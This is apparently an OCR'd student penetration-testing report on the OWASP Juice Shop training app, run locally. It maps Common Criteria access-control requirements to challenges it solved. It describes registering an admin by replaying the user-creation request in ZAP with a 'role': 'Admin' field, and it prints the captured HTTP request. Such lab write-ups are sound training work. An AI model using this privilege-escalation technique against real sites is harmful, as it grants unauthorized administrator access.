Register as a user with administrator privileges.
Hint
Injection
Ephemeral Accountant
Log in with the (non-existing) accountant acc0unt4nt@juice-sh.op without ever registering that user.
Hint
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History
WebSockets



21:18
OWASP Juice Shop
OWASP Juice Shop
https://127.0.0.1:3000/#/login
90%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
EN
Login
Email *
Password *
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
https://127.0.0.1:3000/#/register


21:20
OWASP Juice Shop
OWASP Juice Shop
https://127.0.0.1:3000/#/register
90%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
User Registration
Email *
apoorva@juice.com
Password *
Password must be 5-40 characters long.
8/20
Repeat Password *
5/40
Show password advice
Security Question *
Your eldest siblings middle name?
This cannot be changed later!
Answer *
asd
Register
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
Me want it!
History
WebSockets


21:27
OWASP Juice Shop
OWASP Juice Shop
https://127.0.0.1:3000/#/register
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
User Registration
Email *
apoorva123@juice.com
Password *
Password must be 5-40 characters long.
7/20
Repeat Password *
5/40
Show password advice
Security Question *
Your eldest siblings middle name?
This cannot be changed later!
Answer *
asd
Register
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
Me want it!
History
WebSockets


OWASP Juice Shop
https://127.0.0.1:3000/#/register
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
EN
You successfully solved a challenge: Repetitive Registration (Follow the DRY principle while registering a user.)
User Registration
Email *
apoorva@juice.com
Password *
Password must be 5-40 characters long.
7/20
Repeat Password *
5/40
Show password advice
Security Question *
Your eldest siblings middle name?
This cannot be changed later!
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History
WebSockets


OWASP Juice Shop
https://127.0.0.1:3000/#/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Account
EN
You successfully solved a challenge: Repetitive Registration (Follow the DRY principle while registering a user.)
Login
Email *
Password *
Forgot your password?
Log in
Remember me
or
Log in with Google
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History
WebSockets



c) **Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated:** By going to the registration page and entering the email apoorva@juice.com with the password apoorva@1, we were able to register as new users. After completing the matching password conditions, we changed the password to apoorva@123 to keep the registration active. We validated the bug by confirming the success with a 201 response code and then successfully logging in with a 200 OK response.

11) SFR Identifier:

- **FDP_ACF.1.3 The TOE shall explicitly authorize access of subjects to objects based on the following additional rules:**

1. **only a user with root rights can register another user as an admin user**

Related Vulnerabilities Challenges:

1. **Admin Registration**

Tested Vulnerability


VC: Admin Registration


a) Description of penetration testing that was carried out.


1. There are few way we can do this task.
2. First, register as a new customer. Fill email:Apoorva@juice.com, password:Apoorva@1 set security answer: Avanish. Then click Register.
3. Now using the new email click on Login using above credentials. This triggers the api: api/Users / in ZAP.
4. Now in ZAP we can see the request body for this. Send this to requester.


5. When send through requester it gives error saying that Validation error, email must be unique.
6. In requester there are 2 ways:
    i. So, we can remove the email field and send which solves the error.
    ii. Or, use the field “role”: “Admin” or “isAdmin” : true.
7. One more way is to change the email as Apoorva.admin@juice.com
8. This will give the users admin rights and Admin Registration is done.


b) **Outcomes (evidence) of the penetration testing in (a)**:






OWASP Juice Shop
https://127.0.0.1:3000/#/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account EN
Login
Email *
apoorva@juice.com
Password *
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History 14 WebSockets 1601



UTM File Edit View Window Help
Mon 29 Apr 11:46
Linux
Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start Request Response Requester
Header: Text Body: Text
Contexts
Default Context
Sites
POST http://127.0.0.1:3000/api/Users/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
Content-Length: 261
{"email":"apoorva@juice.com","password":"Apoorva@1","passwordRepeat":"Apoorva@1","securityQuestion":{"id":1,
"question":"Your eldest siblings middle name?","createdAt":"2024-04-27T20:39:08.215Z","updatedAt":
"2024-04-27T20:39:08.215Z"},"securityAnswer":"Avanish"}
History Search Alerts Output WebSockets
Filter: OFF Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... Pr... 4/29/24, 11:29:30... POST http://127.0.0.1:3000/rest/user/login 500 Internal ... 4... 1,203 bytes Medium JSON
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 5... 11 bytes
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 7... 11 bytes Medium JSON
14,... Pr... 4/29/24, 11:32:44... GET http://127.0.0.1:3000/api/SecurityQuestions/ 200 OK 3... 1,934 bytes Medium JSON
14,... Pr... 4/29/24, 11:37:34... POST http://127.0.0.1:3000/api/Users/ 201 Created 4... 308 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0

